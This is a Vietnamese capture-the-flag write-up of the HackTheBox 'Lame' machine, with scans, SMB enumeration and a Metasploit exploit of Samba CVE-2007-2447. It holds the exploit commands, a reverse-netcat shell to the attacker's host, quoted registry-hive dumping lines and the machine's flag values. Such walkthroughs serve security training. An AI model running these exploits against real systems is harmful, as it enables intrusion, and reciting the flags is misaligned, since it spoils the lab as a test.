Lame (HackTheBox-Easy)

-link: https://app.hackthebox.com/machines/Lame

1. Reconnaissance và Scaning.

-Như mọi khi ta bắt đầu với nmap.

```
sudo nmap ip_addr -Pn --disable-arp-ping -n -sC -sV -vv -oA first1000
```

-Đầu ra:


```
# Nmap 7.95 scan initiated Fri May 16 03:16:34 2025 as: /usr/lib/nmap/nmap -Pn --disable-arp-ping -n -sC -sV -vv -oA first1000 10.10.10.3
adjust_timeouts2: packet supposedly had rtt of 10867531 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of 10867531 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of 23456318 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of 23456318 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of 10243886 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of 10243886 microseconds.  Ignoring time.
Nmap scan report for 10.10.10.3
Host is up, received user-set (0.36s latency).
Scanned at 2025-05-16 03:16:34 EDT for 467s
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE     REASON         VERSION
21/tcp  open  ftp         syn-ack ttl 63 vsftpd 2.3.4
| ftp-syst:
```

```
|   STAT:
| FTP server status:
|      Connected to 10.10.14.71
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp  open  ssh         syn-ack ttl 63 OpenSSH 4.7p1 Debian 8ubuntu1 (protoc
ol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBALz4hsc8a2Srq4nlW960qV8xwBG0JC+
jI7fWxm5METIJH4tKr/xUTwsTYEYnaZLzcOiy21D3ZvOwYb6AA3765zdgCd2T
gand7F0YD5UtXG7b7fbz99chReivL0SIWEG/E96Ai+pqYMP2WD5KaOJwSIXS
UajnU5oWmY5×85sBw+XDAAAAFQDFkMpmdFQTF+oRqaoSNVU7Z+hjSwAA
AIBCQxNKzi1TyP+QJIFa3M0oLqCVWI0We/ARtXrzpBOJ/dt0hTJXCeYisKqcdw
dtyIn8OUCOyrIjqNuA2QW217oQ6wXpbFh+5AQm8HI3b6C6o8IX3Ptw+Y4dp0I
zfWHwZ/jzHwtuaDQaok7u1f971lEazeJLqfiWrAzokIqSWyDQJAAAAIA1IAD3xW
YkeIeHv/R3P9i+XaoI7imFkMuYXCDTq843YU6Td+0mWpIICqAWUV/CQamGgQ
LtYy5S0ueoks01MoKdOMMhKVwqdr08nvCBdNKjIEd3gH6oBk/YRnjzxIEAYBsv
CmM4a0jmhz0oNiRWIc/F+bkUeFKrBx/D2fdfZmhrGg==
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
|_ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAstqnuFMBOZvO3WTEjP4TUdj
gWkIVNdTq6kboEDjteOfc65TIl7sRvQBwqAhQjeeyyIk8T55gMDkOD0akSISXvL
DcmcdYfxeIF0ZSuT+nkRhij7XSSA/Oc5QSk3sJ/SInfb78e3anbRHpmkJcVgETJ
5WhKObUNf1AKZW++4XIc63M4KI5cjvMMIPEVOyR3AKmI78Fo3HJjYucg87Jj
LeC66I7+dIEYX6zT8i1XYwa/L1vZ3qSJISGVu8kRPikMv/cNSvki4j+qDYyZ2E54
97W87+Ed46/8P42LNGoOV8OcX/ro6pAcbEPUdUEfkJrqi2YXbhvwIJ0gFMb6
wfe5cnQew==
139/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup:
WORKGROUP)
```

```
445/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-security-mode: Couldn't establish a SMBv2 connection.
|_smb2-time: Protocol negotiation failed (SMB2)
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 59488/tcp): CLEAN (Timeout)
|   Check 2 (port 27825/tcp): CLEAN (Timeout)
|   Check 3 (port 40169/udp): CLEAN (Timeout)
|   Check 4 (port 52994/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_clock-skew: mean: 2h00m22s, deviation: 2h49m46s, median: 19s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2025-05-16T03:23:43-04:00

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri May 16 03:24:21 2025 -- 1 IP address (1 host up) scanned in 467.41 seconds
```

2. Gaining Access.


-Như ta thấy thì tại cổng 21 đang chạy dịch vụ `ftp`, và cho phép đăng nhập với người dùng `Anonymous` , ta thử truy cập vào đó, tuy nhiên không có gì đáng chú ý.



```
┌──(lol㉿kali)-[~/Desktop/Lame]
└─$ ftp 10.10.10.3
Connected to 10.10.10.3.
220 (vsFTPd 2.3.4)
Name (10.10.10.3:lol): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||43050|).
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls -la
229 Entering Extended Passive Mode (|||52652|).
150 Here comes the directory listing.
drwxr-xr-x    2 0        65534        4096 Mar 17  2010 .
drwxr-xr-x    2 0        65534        4096 Mar 17  2010 ..
226 Directory send OK.
ftp> ls ../
229 Entering Extended Passive Mode (|||55544|).
150 Here comes the directory listing.
226 Directory send OK.
ftp> 
```

-Tiếp theo, ta để ý tới phiên bản của dịch vụ, nó là `vsftpd 2.3.4` , ta thử tra mạng tìm lỗ hổng về nó. Có vẻ nó bị dính `CVE-2011-2523` , cho phép ta tạo 1 backdoor, ta thử khai thác bằng 1 đoạn script trên github.

-Link: https://github.com/Hellsender01/vsftpd_2.3.4_Exploit



Hellsender01 / vsftpd_2.3.4_Exploit

vsftpd_2.3.4_Exploit

Hellsender01 Update README.md · ae666ae · 3 years ago · 17 Commits

LICENSE	Initial commit	5 years ago
README.md	Update README.md	3 years ago
exploit.png	Add files via upload	5 years ago
exploit.py	Did some code optimization	4 years ago

About

Python exploit for the vsftpd 2.3.4

Readme
GPL-3.0 license
Activity
24 stars
1 watching
7 forks
Report repository

Releases

No releases published

Packages

No packages published

Languages

Python 100.0%

vsftpd_2.3.4_Exploit


Python exploit for the vsftpd 2.3.4

```
[+] Running: Got Shell!!!
[+] Opening connection to 192.168.56.103 on port 21: Done
[+] Opening connection to 192.168.56.103 on port 6200: Done
[*] Switching to interactive mode
$ whoami
root
```

-Ta đã thử nhưng không thành công, ta tiếp tục thử với SMB, ta thử xem có share nào trên đó và có thể truy cập bằng người dùng guest không.

```
crackmapexec smb ip_addr --shares
crackmapexec smb ip_addr -u "guest" -p ""
```


-Có share LAME nhưng có vẻ là không đăng nhập được thông qua người dùng `guest` .



```
┌──(main_env)─(lol㉿kali)-[~/Desktop]
└─$ crackmapexec smb 10.10.10.3 --shares
/usr/lib/python3/dist-packages/cme/cli.py:37: SyntaxWarning: invalid escape sequence '\ '
  formatter_class=RawTextHelpFormatter)
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:49: SyntaxWarning: invalid escape sequence '\p'
  stringbinding = 'ncacn_np:%s[\pipe\svcctl]' % self.__host
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:93: SyntaxWarning: invalid escape sequence '\{'
  command = self.__shell + 'echo '+ data + ' ^> \\\\127.0.0.1\\{}\\{} 2^>^&1 > %TEMP%\{} & %COMSPEC% /Q /c %TEMP%\{} & %COMSPEC% /Q /c del %TEMP%\{}'.format(self.__share_name, self.__output, self.__batchFile, s
elf.__batchFile, self.__batchFile)
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:324: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SAM C:\\windows\\temp\\SAM && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:338: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SECURITY C:\\windows\\temp\\SECURITY && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
SMB         10.10.10.3      445    LAME             [*] Unix (name:LAME) (domain:hackthebox.gr) (signing:False) (SMBv1:True)
SMB         10.10.10.3      445    LAME             [-] Error enumerating shares: STATUS_ACCESS_DENIED

┌──(main_env)─(lol㉿kali)-[~/Desktop]
└─$ crackmapexec smb 10.10.10.3 -u "guest" -p ""
/usr/lib/python3/dist-packages/cme/cli.py:37: SyntaxWarning: invalid escape sequence '\ '
  formatter_class=RawTextHelpFormatter)
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:49: SyntaxWarning: invalid escape sequence '\p'
  stringbinding = 'ncacn_np:%s[\pipe\svcctl]' % self.__host
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:93: SyntaxWarning: invalid escape sequence '\{'
  command = self.__shell + 'echo '+ data + ' ^> \\\\127.0.0.1\\{}\\{} 2^>^&1 > %TEMP%\{} & %COMSPEC% /Q /c %TEMP%\{} & %COMSPEC% /Q /c del %TEMP%\{}'.format(self.__share_name, self.__output, self.__batchFile, s
elf.__batchFile, self.__batchFile)
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:324: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SAM C:\\windows\\temp\\SAM && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:338: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SECURITY C:\\windows\\temp\\SECURITY && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
SMB         10.10.10.3      445    LAME             [*] Unix (name:LAME) (domain:hackthebox.gr) (signing:False) (SMBv1:True)
SMB         10.10.10.3      445    LAME             [-] hackthebox.gr\guest: STATUS_LOGON_FAILURE
```


-Tiếp theo, ta thử đến phiên bản của nó, có vẻ như phiên bản `smbd 3.0.20` có thể bị dính `CVE-2007-2447` , ta thử sử dụng `metasploit` để khai thác. (Nhớ là để cổng 4444 rảnh, nếu cổng đó không rảnh thì thực hiện câu lệnh cuối cùng).

```
msfconsole
use exploit/multi/samba/usermap_script
set RHOSTS ip_addr
set LHOST your_ip_addr
set LPORT another_port (Example: 1234)
```



```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.40.128   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 10.10.10.3
RHOSTS => 10.10.10.3
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.40.128:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/samba/usermap_script) > set LHOST 10.10.14.71
LHOST => 10.10.14.71
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 10.10.14.71:4444
[*] Command shell session 1 opened (10.10.14.71:4444 -> 10.10.10.3:39998) at 2025-05-16 04:12:52 -0400

id
uid=0(root) gid=0(root)
```

-Không những khai thác thành công mà ta còn có luôn quyền `root`, giờ ta chỉ việc lấy cờ.



```
cat /home/makis/user.txt
605ae4b36a29847f3f1db4855d43350f
cat /root/root.txt
84cfe737f3f29438e889c4d841d87a6f
```